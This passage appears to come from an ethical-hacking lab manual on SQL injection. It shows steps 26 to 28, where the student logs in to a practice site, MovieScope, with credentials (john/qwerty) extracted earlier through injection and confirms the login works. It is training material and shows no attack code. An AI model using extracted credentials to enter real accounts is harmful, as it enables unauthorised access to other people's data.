

Module 15 – SQL Injection

26. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.




27. The **Login** page appears; log in into the website using the retrieved credentials **john/qwerty**.

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.




Module 15 – SQL Injection

28. You will observe that you have successfully logged into the MovieScope website with john's account, as shown in the screenshot.



